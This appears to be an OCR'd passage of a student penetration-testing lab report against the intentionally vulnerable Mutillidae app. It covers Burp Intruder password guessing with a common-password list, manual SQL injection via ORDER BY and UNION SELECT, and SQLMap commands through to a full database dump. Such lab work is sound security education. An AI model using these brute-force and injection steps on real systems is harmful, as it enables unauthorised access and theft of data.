


Figure 16: Right-click context menu used to send a request to Intruder




Figure 17: Proxy history filtered to the target request prior to sending it to Intruder



Figure 18: Intruder Positions tab with the Sniper attack type selected




Figure 19: Payload position marked on the login request (username=admin&password=§123§)




Figure 20: Intruder Payloads tab — configuring a Simple list of candidate passwords




Figure 21: Payload list populated with candidate passwords (123456, password, admin, admin123, welcome, letmein…)




Figure 22: Intruder attack results grid showing the request/response pairs generated for each payload




Figure 23: Attack result highlighting the payload/request whose response differed from the rest

Expected Result

Burp Intruder sent multiple requests automatically, and the response length and status code varied for one particular payload — exactly the kind of anomaly that reveals a valid credential or an interesting difference in application behaviour.

> ***Key Learning:*** *Repeater is for manual, one-request-at-a-time hypothesis testing; Intruder is for scaling that same hypothesis across a wordlist. A changed response length or status code, not just a "Welcome" message, is often the first sign of a correct guess.*

5. Task 2: Injection Attacks (SQLi & Command Injection)

Objective

To manually confirm and extract data through a SQL Injection vulnerability, automate the same class of attack with SQLMap, and separately identify and exploit OS Command Injection.

Theory and Background

Both SQL Injection and OS Command Injection share the same root cause: user input is concatenated directly into a command — a SQL query in one case, a shell command in the other — without validation or parameterisation. Input validation is therefore the single most important defence against this entire class of vulnerability.

5.1 Part 1: Manual SQL Injection

The username parameter of Mutillidae's user-info.php was identified as a candidate injection point and sent to Repeater. Appending a single quote produced a SQL error, indicating the input reached the query unsanitised. Boolean logic (AND 1=1 vs AND 1=2) was then used to confirm the injection by comparing the differing responses. An ORDER BY payload was incremented until the query broke, revealing the number of columns returned by the underlying SELECT. With the column count known, a UNION SELECT was used to display the injectable columns, and one of those columns was replaced with version() and user() to extract the database version and current database user directly on the page.




Figure 24: Intercepting the user-info.php request carrying the username parameter, sent to Repeater




Figure 25: Server response returned for the baseline (non-injected) request




Figure 26: Boolean-based test using the true condition (username=admin' ORDER BY / AND 1=1)




Figure 27: Server returning a 404/altered response for the corresponding false condition, confirming the parameter is not properly sanitised




Figure 28: Browser address bar with an ORDER BY payload appended to the username parameter




Figure 29: Mutillidae "View your details" page reflecting the query results for the injected user




Figure 30: Address bar incrementing the ORDER BY value to enumerate the number of columns




Figure 31: Search-engine redirect triggered while testing higher ORDER BY values, confirming the query broke past the available column count



Figure 32: Proxy history entries for the successive ORDER BY / UNION SELECT requests




Figure 33: Intruder Positions tab reusing the confirmed injection point for further payload testing

Expected Result

The web page displayed database information such as the backend database version and the current database user, confirming that manual SQL Injection successfully retrieved information the application was never designed to disclose.

> ***Key Learning:*** *ORDER BY and UNION SELECT are the two workhorse techniques for turning a confirmed SQL injection point into readable data: ORDER BY maps the shape of the query, and UNION SELECT lets the attacker choose what appears in that shape.*

5.2 Part 2: Automating SQL Injection with SQLMap

Once the injectable parameter was confirmed manually, SQLMap was used to automate enumeration:

```
sqlmap -u "http://<target>/mutillidae/index.php?page=user-info.php&username=admin" --batch
```

- Step 1 — Test if vulnerable: sqlmap -u "<url>" --batch
- Step 2 — Get databases: sqlmap -u "<url>" --dbs
- Step 3 — Get DB version: sqlmap -u "<url>" --batch --dbms=mysql
- Step 4 — Get tables: sqlmap -u "<url>" -D mutillidae --tables
- Step 5 — Dump data: sqlmap -u "<url>" -D mutillidae --dump




Figure 34: Reviewing the vulnerable request/response pair used to identify the injection point before scripting SQLMap



Figure 35: UNION SELECT payload confirming the database name via database() in the injectable column



Figure 36: Baseline request for the "username" parameter isolated for SQLMap targeting




Figure 37: Kali terminal — SQLMap commands queued for Steps 1–5 (test injectability, --dbs, --dbms, --tables, --dump) against the Mutillidae target



Figure 38: SQLMap sweeping boolean-, error-, UNION- and time-based injection techniques against the target parameter

